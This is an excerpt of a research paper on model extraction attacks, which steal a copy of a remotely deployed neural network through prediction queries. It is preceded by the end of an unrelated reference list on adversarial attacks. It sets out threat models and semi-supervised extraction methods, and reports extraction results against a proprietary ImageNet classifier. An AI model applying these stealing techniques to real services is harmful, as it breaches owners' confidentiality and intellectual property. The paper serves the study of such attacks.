[13] Shuyu Cheng, Yinpeng Dong, Tianyu Pang, Hang Su, and Jun Zhu. Improving black-box adversarial attacks with a transfer-based prior. *arXiv:1906.06919*, 2019.

[14] J. Deng, W. Dong, R. Socher, L.-J. Li, K. Li, and L. Fei-Fei. ImageNet: A Large-Scale Hierarchical Image Database. In *IEEE Conference on Computer Vision and Pattern Recognition*, 2009.

[15] Yinpeng Dong, Fangzhou Liao, Tianyu Pang, Hang Su, Jun Zhu, Xiaolin Hu, and Jianguo Li. Boosting adversarial attacks with momentum. In *IEEE Conference on Computer Vision and Pattern Recognition*, 2018.

[16] Yinpeng Dong, Tianyu Pang, Hang Su, and Jun Zhu. Evading defenses to transferable adversarial examples by translation-invariant attacks. In *IEEE Conference on Computer Vision and Pattern Recognition*, 2019.

[17] Ian J Goodfellow, Jonathon Shlens, and Christian Szegedy. Explaining and harnessing adversarial examples. In *International Conference on Learning Representations*, 2015.

[18] Chuan Guo, Jacob R Gardner, Yurong You, Andrew Gordon Wilson, and Kilian Q Weinberger. Simple black-box adversarial attacks. In *International Conference on Machine Learning*, 2019.

[19] Kaiming He, Xiangyu Zhang, Shaoqing Ren, and Jian Sun. Deep residual learning for image recognition. In *IEEE Conference on Computer Vision and Pattern Recognition*, 2016.

[20] Gao Huang, Zhuang Liu, Laurens Van Der Maaten, and Kilian Q Weinberger. Densely connected convolutional networks. In *IEEE Conference on Computer Vision and Pattern Recognition*, 2017.

[21] Andrew Ilyas, Logan Engstrom, Anish Athalye, and Jessy Lin. Black-box adversarial attacks with limited queries and information. In *International Conference on Machine Learning*, July 2018.

[22] Andrew Ilyas, Logan Engstrom, and Aleksander Madry. Prior convictions: Black-box adversarial attacks with bandits and priors. In *International Conference on Learning Representations*, 2019.

[23] Alex Krizhevsky and Geoffrey Hinton. Learning multiple layers of features from tiny images. *Technical Report*, 2009.

[24] Alexey Kurakin, Ian Goodfellow, and Samy Bengio. Adversarial examples in the physical world. In *ICLR Workshop*, 2016.

[25] Yann LeCun. The MNIST database of handwritten digits. http://yann.lecun.com/exdb/mnist/, 1998.

[26] Yann LeCun, Léon Bottou, Yoshua Bengio, Patrick Haffner, et al. Gradient-based learning applied to document recognition. *Proceedings of the IEEE*, 86(11):2278–2324, 1998.

[27] Pengcheng Li, Jinfeng Yi, and Lijun Zhang. Query-efficient black-box attack by active learning. In *IEEE International Conference on Data Mining*, 2018.

[28] Yandong Li, Lijun Li, Liqiang Wang, Tong Zhang, and Boqing Gong. Nattack: Learning the distributions of adversarial examples for an improved black-box attack on deep neural networks. In *International Conference on Machine Learning*, 2019.

[29] Yanpei Liu, Xinyun Chen, Chang Liu, and Dawn Song. Delving into transferable adversarial examples and black-box attacks. In *International Conference on Learning Representations*, 2017.

[30] Aleksander Madry. CIFAR10 adversarial examples challenge. https://github.com/MadryLab/cifar10_challenge, July 2017.

[31] Aleksander Madry. MNIST adversarial examples challenge. https://github.com/MadryLab/mnist_challenge, June 2017.

[32] Aleksander Madry, Aleksandar Makelov, Ludwig Schmidt, Dimitris Tsipras, and Adrian Vladu. Towards deep learning models resistant to adversarial attacks. In *International Conference on Learning Representations*, 2018.

[33] Seungyong Moon, Gaon An, and Hyun Oh Song. Parsimonious black-box adversarial attacks via efficient combinatorial optimization. In *International Conference on Machine Learning*, 2019.

[34] Nina Narodytska and Shiva Prasad Kasiviswanathan. Simple black-box adversarial perturbations for deep networks. In *CVPR Workshop*, 2017.

[35] Nicolas Papernot, Patrick McDaniel, and Ian Goodfellow. Transferability in machine learning: from phenomena to black-box attacks using adversarial samples. *arXiv:1605.07277*, 2016.

[36] Nicolas Papernot, Patrick McDaniel, Ian Goodfellow, Somesh Jha, Z Berkay Celik, and Ananthram Swami. Practical black-box attacks against machine learning. In *ACM Asia Conference on Computer and Communications Security*, 2017.

[37] Karen Simonyan and Andrew Zisserman. Very deep convolutional networks for large-scale image recognition. In *International Conference on Learning Representations*, 2015.

[38] Fnu Suya, Yuan Tian, David Evans, and Paolo Papotti. Query-limited black-box attacks to classifiers. In *NIPS Workshop in Machine Learning and Computer Security*, 2017.

[39] Christian Szegedy, Wojciech Zaremba, Ilya Sutskever, Joan Bruna, Dumitru Erhan, Ian Goodfellow, and Rob Fergus. Intriguing properties of neural networks. In *International Conference on Learning Representations*, 2014.

[40] Rohan Taori, Amog Kamsetty, Brenton Chu, and Nikita Vemuri. Targeted adversarial examples for black box audio systems. *arXiv:1805.07820*, 2018.

[41] Florian Tramèr, Alexey Kurakin, Nicolas Papernot, Ian Goodfellow, Dan Boneh, and Patrick McDaniel. Ensemble adversarial training: Attacks and defenses. In *International Conference on Learning Representations*, 2018.

[42] Dimitris Tsipras, Shibani Santurkar, Logan Engstrom, Alexander Turner, and Aleksander Madry. Robustness may be at odds with accuracy. In *International Conference on Learning Representations*, 2019.

[43] Chun-Chen Tu, Paishun Ting, Pin-Yu Chen, Sijia Liu, Huan Zhang, Hsieh Cho-Jui Yi, Jinfeng, and Shin-Ming Cheng. Autozoom: Autoencoder-based zeroth order optimization method for attacking black-box neural networks. In *AAAI Conference on Artificial Intelligence*, 2018.

[44] Daan Wierstra, Tom Schaul, Jan Peters, and Juergen Schmidhuber. Natural evolution strategies. In *IEEE Congress on Evolutionary Computation*, 2008.

[45] Cihang Xie, Zhishuai Zhang, Jianyu Wang, Yuyin Zhou, Zhou Ren, and Alan Yuille. Improving transferability of adversarial examples with input diversity. In *IEEE Conference on Computer Vision and Pattern Recognition*, 2019.

High Accuracy and High Fidelity Extraction of Neural Networks

Matthew Jagielski[†,*], Nicholas Carlini[*], David Berthelot[*], Alex Kurakin[*], and Nicolas Papernot[*]

[†]Northeastern University
[*]Google Research

Abstract

In a model extraction attack, an adversary steals a copy of a remotely deployed machine learning model, given oracle prediction access. We taxonomize model extraction attacks around two objectives: *accuracy*, i.e., performing well on the underlying learning task, and *fidelity*, i.e., matching the predictions of the remote victim classifier on any input.

To extract a high-accuracy model, we develop a learning-based attack exploiting the victim to supervise the training of an extracted model. Through analytical and empirical arguments, we then explain the inherent limitations that prevent any learning-based strategy from extracting a truly high-fidelity model—i.e., extracting a functionally-equivalent model whose predictions are identical to those of the victim model on all possible inputs. Addressing these limitations, we expand on prior work to develop the first practical functionally-equivalent extraction attack for direct extraction (i.e., without training) of a model's weights.

We perform experiments both on academic datasets and a state-of-the-art image classifier trained with 1 billion proprietary images. In addition to broadening the scope of model extraction research, our work demonstrates the practicality of model extraction attacks against production-grade systems.

1 Introduction

Machine learning, and neural networks in particular, are widely deployed in industry settings. Models are often deployed as prediction services or otherwise exposed to potential adversaries. Despite this fact, the trained models themselves are often proprietary and are closely guarded.

There are two reasons models are often seen as sensitive. First, they are expensive to obtain. Not only is it expensive to train the final model [1] (e.g., Google recently trained a model with 340 million parameters on hardware costing 61,000 USD *per training run* [2]), performing the work to identify the optimal set of model architecture, training algorithm, and hyper-parameters often eclipses the cost of training the final model. Further, training these models also requires investing in expensive collection process to obtain the training datasets necessary to obtain an accurate classifier [3–6]. Second, there are security [7, 8] and privacy [9, 10] concerns for revealing trained models to potential adversaries.

Concerningly, prior work found that an adversary with query access to a model can steal the model to obtain a copy that largely agrees with the remote victim models [8, 11–16]. These extraction attacks are therefore important to consider.

In this paper, we systematize the space of model extraction around two adversarial objectives: *accuracy* and *fidelity*. Accuracy measures the correctness of predictions made by the extracted model on the test distribution. Fidelity, in contrast, measures the general agreement between the extracted and victim models on any input. Both of these objectives are desirable, but they are in conflict for imperfect victim models: a high-fidelity extraction should replicate the errors of the victim, whereas a high-accuracy model should instead try to make an accurate prediction. At the high-fidelity limit is *functionally-equivalent* model extraction: the two models agree on all inputs, both on and off the underlying data distribution.

While most prior work considers accuracy [7, 11, 13], we argue that fidelity is often equally important. When using model extraction to mount black-box adversarial example attacks [7], fidelity ensures the attack is more effective because more adversarial examples transfer from the extracted model to the victim. Membership inference [9, 10] benefits from the extracted model closely replicating the confidence of predictions made by the victim. Finally, a functionally-equivalent extraction enables the adversary to inspect whether internal representations reveal unintended attributes of the input—that are statistically uncorrelated with the training objective, enabling the adversary to benefit from overlearning [17].

We design one attack for each objective. First, a *learning-based attack*, which uses the victim to generate labels for training the extracted model. While existing techniques already achieve high accuracy, our attacks are 16× more query-efficient and scale to larger models. We perform experiments

that surface inherent limitations of learning-based extraction attacks and argue that learning-based strategies are ill-suited to achieve high-fidelity extraction. Then, we develop the first practical *functionally-equivalent attack*, which directly recovers a two-layer neural network's weights exactly given access to double-precision model inference. Compared to prior work, which required a high-precision power side-channel [18] or access to model gradients [19], our attack only requires input-output access to the model, while simultaneously scaling to larger networks than either of the prior methods.

We make the following contributions:

- We taxonomize the space of model extraction attacks by exploring the objective of *accuracy* and *fidelity*.
- We improve the query efficiency of learning attacks for accuracy extraction and make them practical for millions-of-parameter models trained on billions of images.
- We achieve high-fidelity extraction by developing the first practical functionally-equivalent model extraction.
- We mix the proposed methods to obtain a hybrid method which improves both accuracy and fidelity extraction.

2 Preliminaries

We consider classifiers with domain $\mathcal{X} \subseteq \mathbb{R}^d$ and range $\mathcal{Y} \subseteq \mathbb{R}^K$; the output of the classifier is a distribution over K class labels. The class assigned to an input x by a classifier f is $\arg\max_{i\in[K]} f(x)_i$ (for $n \in \mathbb{Z}$, we write $[n] = \{1, 2, \dots n\}$). In order to satisfy the constraint that a classifier's output is a distribution, a *softmax* $\sigma(\cdot)$ is typically applied to the output of an arbitrary function $f_L : \mathcal{X} \to \mathbb{R}^K$:

$$\sigma(f_L(x))_i = \frac{\exp(f_L(x)_i)}{\sum_j \exp(f_L(x)_j)}.$$

We call the function $f_L(\cdot)$ the *logit function* for a classifier f. To convert a class label into a probability vector, it is common to use *one-hot encoding*: for a value $j \in [K]$, the one-hot encoding $OH(j;K)$ is a vector in $\mathbb{R}^K$ with $OH(j;K)_i = \mathbb{1}(i = j)$—that is, it is 1 only at index j, and 0 elsewhere.

Model extraction concerns reproducing a victim model, or oracle, which we write $O : \mathcal{X} \to \mathcal{Y}$. The model extraction adversary will run an extraction algorithm $\mathcal{A}(O)$, which outputs the extracted model $\hat{O}$. We will sometimes parameterize the oracle (resp. extracted model) as O_θ (resp. $\hat{O}_\theta$) to denote that it has model parameters θ—we will omit this when unnecessary or apparent from context.

In this work, we consider O and $\hat{O}$ to both be neural networks. A neural network is a sequence of operations—alternatingly applying linear operations and non-linear operations—a pair of linear and non-linear operations is called a *layer*. Each linear operation projects onto some space $\mathbb{R}^h$—the dimensionality h of this space is referred to as the *width* of the layer. The number of layers is the *depth* of the network. The non-linear operations are typically fixed, while the linear operations have parameters which are learned during training. The function computed by layer i, $f_i(a)$, is therefore computed as $f_i(a) = g_i(A^{(i)}a + B^{(i)})$, where g_i is the ith non-linear function, and $A^{(i)}, B^{(i)}$ are the parameters of layer i ($A^{(i)}$ is the weights, $B^{(i)}$ the biases). A common choice of activation is the rectified linear unit, or ReLU, which sets $\text{ReLU}(x) = \max(0, x)$. Introduced to improve the convergence of optimization when training neural networks, the ReLU activation has established itself as an effective default choice for practitioners [20]. Thus, we consider primarily ReLU networks in this work.

The network structure described here is called *fully connected* because each linear operation "connects" every input node to every output node. In many domains, such as computer vision, this is more structure than necessary. A neuron computing edge detection, for example, only needs to use information from a small region of the image. *Convolutional networks* were developed to combat this inefficiency—the linear functions become filters, which are still linear, but are only applied to a small (e.g., 3x3 or 5x5) window of the input. They are applied to every window using the same weights, making convolutions require far fewer parameters than fully connected networks.

Neural networks are trained by *empirical risk minimization*. Given a dataset of n samples $\mathcal{D} = \{x_i, y_i\}_{i=1}^n \subseteq \mathcal{X} \times \mathcal{Y}$, training involves minimizing a loss function L on the dataset with respect to the parameters of the network f. A common loss function is the cross-entropy loss H for a sample (x, y): $H(y, f(x)) = -\sum_{k\in[K]} y_k \log(f(x)_k)$, where y is the probability (or one-hot) vector for the true class. The cross-entropy loss on the full dataset is then

$$L(\mathcal{D}; f) = \frac{1}{n}\sum_{i=1}^{n} H(y_i, f(x_i)) = -\frac{1}{n}\sum_{i=1}^{n}\sum_{k\in[K]} y_k \log(f(x)_k).$$

The loss is minimized with some form of gradient descent, often stochastic gradient descent (SGD). In SGD, gradients of parameters θ are computed over a randomly sampled batch B, averaged, and scaled by a learning rate η:

$$\theta_{t+1} = \theta_t - \frac{\eta}{|B|}\sum_{i\in B} \nabla_\theta H(y_i, f(x_i)).$$

Other optimizers [21–23] use gradient statistics to reduce the variance of updates which can result in better performance.

A less common setting, but one which is important for our work, is when the target values y which are used to train the network are not one-hot values, but are probability vectors output by a different model $g(x)$. When training using the dataset $\mathcal{D}_g = \{x_i, g(x_i)^{1/T}\}_{i=1}^n$, we say the trained model is *distilled* from g with *temperature* T, referring to the process of distillation introduced in Hinton *et al.* [24]. Note that the values of $g(x_i)^{1/T}$ are always scaled to sum to 1.

3 Taxonomy of Threat Models

We now address the spectrum of adversaries interested in extracting neural networks. As illustrated in Table 1, we taxonomize the space of possible adversaries around two overarching goals—*theft* and *reconnaissance*. We detail why extraction is not always practically realizable by constructing models that are impossible to extract, or require a large number of queries to extract. We conclude our threat model with a discussion of how adversarial capabilities (e.g., prior knowledge of model architecture or information returned by queries) affect the strategies an adversary may consider.

3.1 Adversarial Motivations

Model extraction attacks target the *confidentiality* of a victim model deployed on a remote service. A model refers here to both the architecture and its parameters. Architectural details include the learning hypothesis (i.e., neural network in our case) and corresponding details (e.g., number of layers and activation functions for neural networks). Parameter values are the result of training.

First, we consider *theft* adversaries, motivated by economic incentives. Generally, the defender went through an expensive process to design the model's architecture and train it to set parameter values. Here, the model can be viewed as intellectual property that the adversary is trying to steal. A line of work has in fact referred to this as "model stealing" [11].

In the latter class of attacks, the adversary is performing *reconnaissance* to later mount attacks targeting other security properties of the learning system: e.g., its integrity with adversarial examples [7], or privacy with training data membership inference [9,10]. Model extraction enables an adversary previously operating in a black-box threat model to mount attacks against the extracted model in a white-box threat model. The adversary has—by design—access to the extracted model's parameters. In the limit, this adversary would expect to extract an *exact* copy of the oracle.

The goal of **exact extraction** is to produce $\hat{O}_\theta = O_\theta$, so that the model's architecture and all of its weights are identical to the oracle. This definition is purely a strawman—it is the strongest possible attack, but it is fundamentally impossible for many classes of neural networks, including ReLU networks, because any individual model belongs to a large equivalence class of networks which are indistinguishable from input-output behavior. For example, we can scale an arbitrary neuron's input weights and biases by some $c > 0$, and scale its output weights and biases by c^{-1}; the resulting model's behavior is unchanged. Alternatively, in any intermediate layer of a ReLU network, we may also add a *dead neuron* which never contributes to the output, or might permute the (arbitrary) order of neurons internally. Given access to input-output behavior, the best we can do is identify the equivalence class the oracle belongs to.




Figure 1: Illustrating fidelity vs. accuracy. The solid blue line is the oracle; functionally equivalent extraction recovers this exactly. The green dash-dot line achieves high fidelity: it matches the oracle on all data points. The orange dashed line achieves perfect accuracy: it classifies all points correctly.

3.2 Adversarial Goals

This perspective yields a natural spectrum of realistic adversarial goals characterizing decreasingly precise extractions.

Functionally Equivalent Extraction The goal of functionally equivalent extraction is to construct an $\hat{O}$ such that $\forall x \in \mathcal{X}$, $\hat{O}(x) = O(x)$. This is a tractable weakening of the exact extraction definition from earlier—it is the hardest possible goal using only input-output pairs. The adversary obtains a member of the oracle's equivalence class. This goal enables a number of downstream attacks, including those involving inspection of the model's internal representations like overlearning [17], to operate in the white-box threat model.

Fidelity Extraction Given some target distribution $\mathcal{D}_F$ over $\mathcal{X}$, and goal similarity function $S(p_1, p_2)$, the goal of fidelity extraction is to construct an $\hat{O}$ that maximizes $\Pr_{x\sim\mathcal{D}_F}\left[S(\hat{O}(x), O(x))\right]$. In this work, we consider only *label agreement*, where $S(p_1, p_2) = \mathbb{1}(\arg\max(p_1) = \arg\max(p_2))$; we leave exploration of other similarity functions to future work.

A natural distribution of interest $\mathcal{D}_F$ is the data distribution itself—the adversary wants to make sure the mistakes and correct labels are the same between the two models. A reconnaissance attack for constructing adversarial examples would care about a perturbed data distribution; mistakes might be more important to the adversary in this setting. Membership inference would use the natural data distribution, including any outliers. These distributions tend to be concentrated on a low-dimension manifold of $\mathcal{X}$, making fidelity extraction significantly easier than functionally equivalent extraction.

Attack	Type	Model type	Goal	Query Output
Lowd & Meek [8]	Direct Recovery	LM	Functionally Equivalent	Labels
Tramer *et al.* [11]	(Active) Learning	LM, NN	Task Accuracy, Fidelity	Probabilities, labels
Tramer *et al.* [11]	Path finding	DT	Functionally Equivalent	Probabilities, labels
Milli *et al.* [19] (theoretical)	Direct Recovery	NN (2 layer)	Functionally Equivalent	Gradients, logits
Milli *et al.* [19]	Learning	LM, NN	Task Accuracy	Gradients
Pal *et al.* [15]	Active learning	NN	Fidelity	Probabilities, labels
Chandrasekharan *et al.* [13]	Active learning	LM	Functionally Equivalent	Labels
Copycat CNN [16]	Learning	CNN	Task Accuracy, Fidelity	Labels
Papernot *et al.* [7]	Active learning	NN	Fidelity	Labels
CSI NN [25]	Direct Recovery	NN	Functionally Equivalent	Power Side Channel
Knockoff Nets [12]	Learning	NN	Task Accuracy	Probabilities
Functionally equivalent (this work)	Direct Recovery	NN (2 layer)	Functionally Equivalent	Probabilities, logits
Efficient learning (this work)	Learning	NN	Task Accuracy, Fidelity	Probabilities

Table 1: Existing Model Extraction Attacks. Model types are abbreviated: LM = Linear Model, NN = Neural Network, DT = Decision Tree, CNN = Convolutional Neural Network.

Indeed, functionally equivalent extraction achieves a perfect fidelity of 1 on *all distributions* and *all similarity functions*.

Task Accuracy Extraction For the true task distribution $\mathcal{D}_A$ over $\mathcal{X} \times \mathcal{Y}$, the goal of task accuracy extraction is to construct an $\hat{O}$ maximizing $\Pr_{(x,y)\sim\mathcal{D}_A}\left[\arg\max(\hat{O}(x)) = y\right]$. This goal is to match (or exceed) the accuracy of the target model, which is the easiest goal to consider in this taxonomy (because it doesn't need to match the mistakes of O).

Existing Attacks In Table 1, we fit previous model extraction work into this taxonomy, as well as discuss their techniques. Functionally equivalent extraction has been considered for linear models [8, 13], decision trees [11], both given probabilities, and neural networks [19, 25], given extra access. Task accuracy extraction has been considered for linear models [11] and neural networks [12, 16, 19], and fidelity extraction has also been considered for linear models [11] and neural networks [7, 15]. Notably, functionally equivalent attacks require model-specific techniques, while task accuracy and fidelity typically use generic learning-based approaches.

3.3 Model Extraction is Hard

Before we consider adversarial capabilities in Section 3.4 and potential corresponding approaches to model extraction, we must understand how successful we can hope to be. Here, we present arguments that will serve to bound our expectations. First, we will identify some limitations of functionally equivalent extraction by constructing networks which require arbitrarily many queries to extract. Second, we will present another class of networks that cannot be extracted with fidelity without querying a number of times exponential in its depth. We provide intuition in this section and later prove these statements in Appendix A.

Exponential hardness of functionally equivalent attacks. In order to show that functionally equivalent extraction is intractable in the worst case, we construct of a class of neural networks that are hard to extract without making exponentially many queries in the network's width.

Theorem 1. *There exists a class of width $3k$ and depth 2 neural networks on domain $[0,1]^d$ (with precision p numbers) with $d \geq k$ that require, given logit access to the networks, $\Theta(p^k)$ queries to extract.*

The precision p is the number of possible values a feature can take from $[0,1]$. In images with 8-bit pixels, we have $p = 256$. The intuition for this theorem is that a width $3k$ network can implement a function that returns a non-zero value on at most a p^{-k} fraction of the space. In the worst case, p^k queries are necessary to find this fraction of the space.

Note that this result assumes the adversary can only observe the input-output behavior of the oracle. If this assumption is broken then functionally equivalent extraction becomes practical. For example, Batina *et al.* [25] perform functionally equivalent extraction by performing a side channel attack (specifically, differential power analysis [26]) on a microprocessor evaluating the neural network.

We also observe in Theorem 2 that, given white-box access to two neural networks, it is NP-hard in general to test if they are functionally equivalent. We do this by constructing two networks that differ only in coordinates satisfying a subset sum instance. Then testing functional equivalence for these networks is as hard as finding the satisfying subset.

Theorem 2 (Informal)**.** *Given their weights, it is NP-hard to test whether two neural networks are functionally equivalent.*

Any attack which can claim to perform functionally equivalent extraction efficiently (both in number of queries used and in running time) must make some assumptions to avoid these pathologies. In Section 6, we will present and discuss the assumptions of a functionally equivalent extraction attack for two-layer neural network models.

Learning approaches struggle with fidelity. A final difficulty for model extraction comes from recent work in learnability [27]. Das *et al.* prove that, for deep random networks with input dimension d and depth h, model extraction approaches that can be written as Statistical Query (SQ) learning algorithms require $\exp(O(h))$ samples for fidelity extraction. SQ algorithms are a restricted form of learning algorithm which only access the data with noisy aggregate statistics; many learning algorithms, such as (stochastic) gradient descent and PCA, are examples. As a result, most learning-based approaches to model extraction will inherit this inefficiency. A sample-efficient approach therefore must either make assumptions about the model to be extracted (to distinguish it from a deep random network), or must access its dataset without statistical queries.

Theorem 3 (Informal [27])**.** *Random networks with domain* $\{0,1\}^d$ *and range* $\{0,1\}$ *and depth* h *require* $\exp(O(h))$ *samples to learn in the SQ learning model.*

3.4 Adversarial Capabilities

We organize an adversary's prior knowledge about the oracle and its training data into three categories—*domain knowledge*, *deployment knowledge*, and *model access*.

3.4.1 Domain Knowledge

Domain knowledge describes what the adversary knows about the task the model is designed for. For example, if the model is an image classifier, then the model output should not change under standard image data augmentations, such as shifts, rotations, or crops. Usually, the adversary should be assumed to have as much domain knowledge as the oracle's designer.

In some domains, it is reasonable to assume the adversary has access to public task-relevant pretrained models or datasets. This is often the case for learning-based model extraction, which we develop in Section 4. We consider an adversary using part of a public dataset of 1.3 million images [4] as unlabeled data to mount an attack against a model trained on a proprietary dataset of 1 billion labeled images [28].

Learning-based extraction is hard without natural data In learning-based extraction, we assume that the adversary is able to collect public *unlabeled* data to mount their attack. This is a natural assumption for a theft-motivated adversary who wishes to steal the oracle for local use—the adversary has data they want to learn the labels of without querying the model! For other adversaries, progress in generative modeling is likely to offer ways to remove this assumption [29]. We leave this to future work because our overarching aim in this paper is to characterize the model extraction attacker space around the notions of accuracy and fidelity. All progress achieved by our approaches is complementary to possible progress in synthetic data generation.

3.4.2 Deployment Knowledge

Deployment knowledge describes what the adversary knows about the oracle itself, including the model architecture, training procedure, and training dataset. The adversary may have access to public artifacts of the oracle—a distilled version of the oracle may be available (such as for OpenAI GPT [30]) or the oracle may be transfer learned from a public pretrained model (such as many image classifiers [31] or language models like BERT [32]).

In addition, the adversary may not even know the features (the exact inputs to the model) or the labels (the classes the model may output). While the latter can generally be inferred by interacting with the model (e.g., making queries and observing the labels predicted by the model), inferring the former is usually more difficult. Our preliminary investigations suggest that these are not limiting assumptions, but we leave proper treatment of these constraints to future work.

3.4.3 Model Access

Model access describes the information the adversary obtains from the oracle, including bounds on how many queries the adversary may make as well as the oracle's response:

- *label*: only the label of the most-likely class is revealed.
- *label and score*: in addition to the most-likely label, the confidence score of the model in its prediction for this label is revealed.
- *top-k scores*: the labels and confidence scores for the k classes whose confidence are highest are revealed.
- *scores*: confidence scores for all labels are revealed.
- *logits*: raw logit values for all labels are revealed.

In general, the more access an adversary is given, the more effective they should be in accomplishing their goal. We instantiate practical attacks under several of these assumptions. Limiting model access has also been discussed as a defensive measure, as we elaborate in Section 8.

4 Learning-based Model Extraction

We present our first attack strategy where the victim model serves as a labeling oracle for the adversary. While many attack variants exist [7, 11], they generally stage an iterative interaction between the adversary and the oracle, where the adversary collects labels for a set of points from the oracle and uses them as a training set for the extracted model. These algorithms are typically designed for accuracy extraction; in this section, we will demonstrate improved algorithms for accuracy extraction, using task-relevant unlabeled data.

We realistically simulate large-scale model extraction by considering an oracle that was trained on 1 billion Instagram

images [28] to obtain (at the time of the experiment) state-of-the-art performance on the standard image classification benchmark, ImageNet [4]. The oracle, with 193 million parameters, obtained 84.2% top-1 accuracy and 97.2% top-5 accuracy on the 1000-class benchmark—we refer to the model as the "WSL model", abbreviating the paper title. We give the adversary access to the public ImageNet dataset. The adversary's goal is to use the WSL model as a labeling oracle to train an ImageNet classifier that performs better than if we trained the model directly on ImageNet. *The attack is successful if access to the WSL model—trained on 1 billion proprietary images inaccessible to the adversary—enables the adversary to extract a model that outperforms a baseline model trained directly with ImageNet labels.* This is accuracy extraction for the ImageNet distribution, given unlabeled ImageNet training data.

We consider two variants of the attack: one where the adversary selects 10% of the training set (i.e., about 130,000 points) and the other where the adversary keeps the entire training set (i.e., about 1.3 million points). To put this number in perspective, recall that each image has a dimension of 224x224 pixels and 3 color channels, giving us $224 \cdot 224 \cdot 3 = 150,528$ total input features. Each image belongs to one of 1,000 classes. Although ImageNet data is labeled, we always treat it as unlabeled to simulate a realistic adversary.

4.1 Fully-supervised model extraction

The first attack is fully supervised, as proposed by prior work [11]. It serves to compare our subsequent attacks to prior work, and to validate our hypothesis that labels from the oracle are more informative than dataset labels.

The adversary needs to obtain a label for each of the points it intends to train the extracted model with. Then it queries the oracle to label its training points with the oracle's predictions. The oracle reveals *labels and scores* (in the threat model from Section 3) when queried.

The adversary then trains its model to match these labels using the cross-entropy loss. We used a distillation temperature of $T = 1.5$ in our experiments after a random search. Our experiments use two architectures known to perform well on image classification: ResNet-v2-50 and ResNet-v2-200.

Results. We present results in Table 2. For instance, the adversary is able to improve the accuracy of their model by 1.0% for ResNetv2-50 and 1.9% for ResNet_v2_200 after having queried the oracle for 10% of the ImageNet data. Recall that the task has 1,000 labels, making these improvements significant. The gains we are able to achieve as an adversary are in line with progress that has been made by the computer vision community on the ImageNet benchmark over recent years, where the research community improved the state-of-the-art top-1 accuracy by about one percent point per year.[1]

[1] https://paperswithcode.com/sota/image-classification-on-imagenet

4.2 Unlabeled data improves query efficiency

For adversaries interested in theft, a learning-based strategy should minimize the number of queries required to achieve a given level of accuracy. A natural approach towards this end is to take advantage of advances in label-efficient ML, including active learning [33] and semi-supervised learning [34].

Active learning allows a learner to query the labels of arbitrary points—the goal is to query the best set of points to learn a model with. Semi-supervised learning considers a learner with some labeled data, but much more unlabeled data—the learner seeks to leverage the unlabeled data (for example, by training on guessed labels) to improve classification performance. Active and semi-supervised learning are complementary techniques [35, 36]; it is possible to pick the best subset of data to train on, while also using the rest of the unlabeled data without labels.

The connection between label-efficient learning and learning-based model extraction attacks is not new [11, 13, 15], but has focused on active learning. *We show that, assuming access to unlabeled task-specific data, semi-supervised learning can be used to improve model extraction attacks.* This could potentially be improved further by leveraging active learning, as in prior work, but our improvements are overall complementary to approaches considered in prior work. We explore two semi-supervised learning techniques: rotation loss [37] and MixMatch [38].

Rotation loss. We leverage the current state-of-the-art semi-supervised learning approach on ImageNet, which augments the model with a *rotation loss* [37]. The model contains two linear classifiers from the second-to-last layer of the model: the classifier for the image classification task, and a rotation predictor. The goal of the rotation classifier is to predict the rotation applied to an input—each input is fed in four times per batch, rotated by $\{0°, 90°, 180°, 270°\}$. The classifier should output one-hot encodings $\{OH(0;4), OH(1;4), OH(2;4), OH(3;4)\}$, respectively, for these rotated images. Then, the rotation loss is written:

$$L_R(X; f_\theta) = \frac{1}{4N} \sum_{i=0}^{N} \sum_{j=1}^{r} H(f_\theta(R_j(x_i)), j)$$

where R_j is the jth rotation, H is cross-entropy loss, and f_θ is the model's probability outputs for the rotation task. Inputs need not be labeled, hence we compute this loss on unlabeled data for which the adversary did not query the model. That is, we train the model on both unlabeled data (with rotation loss), and labeled data (with standard classification loss), and both contribute towards learning a good representation for all of the data, including the unlabeled data.

We compare the accuracy of models trained with the rotation loss on data labeled by the oracle and data with ImageNet labels. Our best performing extracted model, with an accuracy

Architecture	Data Fraction	ImageNet	WSL	WSL-5	ImageNet + Rot	WSL + Rot	WSL-5 + Rot
Resnet_v2_50	10%	(81.86/82.95)	(82.71/84.18)	(82.97/84.52)	(82.27/84.14)	(82.76/84.73)	(82.84/84.59)
Resnet_v2_200	10%	(83.50/84.96)	(84.81/86.36)	(85.00/86.67)	(85.10/86.29)	(86.17/88.16)	(86.11/87.54)
Resnet_v2_50	100%	(92.45/93.93)	(93.00/94.64)	(93.12/94.87)	N/A	N/A	N/A
Resnet_v2_200	100%	(93.70/95.11)	(94.26/96.24)	(94.21/95.85)	N/A	N/A	N/A

Table 2: Extraction attack (top-5 accuracy/top-5 fidelity) of the WSL model [28]. Each row contains an architecture and fraction of public ImageNet data used by the adversary. ImageNet is a baseline using only ImageNet labels. WSL is an oracle returning WSL model probabilities. WSL-5 is an oracle returning only the top 5 probabilities. Columns with (+ Rot) use rotation loss on unlabeled data (rotation loss was not run when all data is labeled). An adversary able to query WSL always improves over ImageNet labels, even when given only top 5 probabilities. Rotation loss does not significantly improve the performance on ResNet_v2_50, but provides a (1.36/1.80) improvement for ResNet_v2_200, comparable to the performance boost given by WSL labels on 10% data. In the high-data regime, where we observe a (0.56/1.13) improvement using WSL labels.

Dataset	Algorithm	250 Queries	1000 Queries	4000 Queries
SVHN	FS	(79.25/79.48)	(89.47/89.87)	(94.25/94.71)
SVHN	MM	(95.82/96.38)	(96.87/97.45)	(97.07/97.61)
CIFAR10	FS	(53.35/53.61)	(73.47/73.96)	(86.51/87.37)
CIFAR10	MM	(87.98/88.79)	(90.63/91.39)	(93.29/93.99)

Table 3: Performance (accuracy/fidelity) of fully supervised (FS) and MixMatch (MM) extraction on SVHN and CIFAR10. MixMatch with 4000 labels performs nearly as well as the oracle for both datasets, and MixMatch at 250 queries beats fully supervised training at 4000 queries for both datasets.

